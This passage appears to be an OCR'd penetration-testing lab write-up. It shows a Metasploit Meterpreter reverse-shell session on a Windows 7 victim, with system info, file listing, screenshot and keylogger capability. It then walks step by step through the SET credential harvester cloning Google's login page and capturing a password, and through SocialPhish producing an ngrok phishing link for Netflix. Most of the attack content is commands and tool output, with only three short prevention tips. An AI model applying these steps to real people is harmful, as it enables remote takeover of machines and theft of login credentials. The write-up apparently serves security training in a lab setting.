msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.129:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.43.26
[*] Meterpreter session 1 opened (192.168.43.129:4444 → 192.168.43.26:49175) at 2021-07-12 10:31
:02 +0530

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTU  192.168.43.129:4444 → 192.1
                                     AL7-PC                       68.43.26:49175 (192.168.43.2
                                                                  6)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > █
```

6. Type ‘help’ command in the meterpreter session to see the command that you can run in the Target Machine using Metasploit.
7. There are a lot of commands to run like dir(to see the directories present), ifconfig(to check the connection status of the machine), keyscan(a keylogger to record keylogs). You can even shutdown/reboot the machine using a meterpreter.
8. Example : Get system info and the files present in the system.



```
meterpreter > sysinfo
Computer        : VIRTUAL7-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > dir
Listing: C:\Users\virtual7\Desktop
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1619   fil   2021-06-05 09:51:46 +0530  VIRTUAL7-PC - Shortcut.lnk
100666/rw-rw-rw-  282    fil   2018-11-10 04:09:33 +0530  desktop.ini
100777/rwxrwxrwx  73802  fil   2021-07-12 10:22:00 +0530  trojan.exe

meterpreter > 
```

9. Example : Take a screenshot of the Target Machine.


njVMZsco.jpeg - Image Viewer [3/3]
File
Edit
View
Go
Help
Recycle Bin
Google Chrome
Havij
VIRTUAL7-PC - Shortcut
trojan
Optional update delivery is not working
You may be a victim of software counterfeiting.
To use all Microsoft Windows® features, such as all updates from Windows Update; get the latest updates; and receive product support, your copy of Microsoft Windows® must be validated as genuine.
Go online and resolve now
Close
Windows 7
Build 7600
This copy of Windows is not genuine
10:37 AM
7/12/2021
njVMZsco.jpeg
800 x 600 32.1 kB
57.0%

```
meterpreter > screenshot
Screenshot saved to: /root/njVMZsco.jpeg
meterpreter > 
```

<u>Steps to prevent these issues :</u>


1. Keep Antivirus and Firewall turned on all the time.
2. Keep updating the Antivirus Definitions from time to time.
3. Check for suspicious activities and unknown background processes running in the system.

3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and
Hacker Machine : Kali Linux
Victim machine : Windows XP / Windows 7 / Windows 10

Note : You need to have Ngrok Tunneling Software installed in your system, refer to the Internet to install and configure ngrok.


Steps:

1. Boot up your Kali Linux Machine and start your Ngrok server.(Type ./ngrok http 80 in the terminal where your ngrok executable file is present)




```
ngrok by @inconshreveable                                                        (Ctrl+C to quit)

Session Status                online
Account                       hunter.zolomon.gamer@gmail.com (Plan: Free)
Version                       2.3.40
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://0657305b1d95.ngrok.io → http://localhost:80
Forwarding                    https://0657305b1d95.ngrok.io → http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

2. Open the SET Application in your Kali Linux Machine.You will see the following screen.




```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

3. Select option 1, which is ‘Social Engineering Attacks’. You will see this screen.




```
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

4. Now select Option 2, which is ‘Website Attack Vectors’ and then option 3, which is ‘Credential Harvester Attack Method’. You will see the following screen.




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

5. Now select Option 1, which is ‘Web Templates’. Then enter the IP Address of your Kali Linux Machine.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.129]:192.168.43.1
29
```

6. Now select Option 2, to start harvesting Google credentials.



```
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

----------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless
, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


7. Now open a tab in a different machine and then enter the IP address in the Browser (192.168.43.129 in this case). You will see that a Google Login Page will open. Enter any Google Credentials in that page and click on Sign In.



xyz@gmail.com

••••••

8. Once you click on Sign In, the page redirects to the default Google Search Page. Go back to the Kali Linux VM SET terminal. You will see that the IP Address has been captured along with the credentials entered harvested.




```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless
, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.43.152 - - [14/Jul/2021 09:54:27] "GET / HTTP/1.1" 200 -
192.168.43.152 - - [14/Jul/2021 09:54:28] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsx
STdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=xyz@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=hacker
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.43.152 - - [14/Jul/2021 09:55:38] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

4. Install Social Phish tool from GitHub and try to execute the tool for a phishing page and perform in lab setup only.


We will try to capture the login credentials for Netflix here using the Social Phish tool.
<u>Steps</u>:

1. Install Social Phish from Github in your Kali Linux VM and execute it.




```
┌─(root💀atr0c1tu5)-[~/SocialPhish]
└─# ./socialphish.sh
SOCIALPHISH

      .:.:. Phishing Tool coded by: @Hak9 .:.:.

[01] Instagram      [17] IGFollowers   [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: █
```

2. Select the Appropriate Option (8 in this case), then select the appropriate Port Forwarding Option(2 here). You will see a phishing page created by the tool and the URL visible on the screen.



```
[*] Choose an option: 8

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2

[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://53e1b8df23bb.ngrok.io

[*] Or using tinyurl: https://tinyurl.com/yezba3y3

[*] Waiting victim open the link ...
```

3. Open that URL in a private browser window and enter your login details.



Netflix - ...
root@atr...
09:25 AM
EN
79%
Netflix - Mozilla Firefox (Private Browsing)
Netflix
https://53e1b8df23bb.ngrok.io/login.html

Sign In

Email

xyz@gmail.com

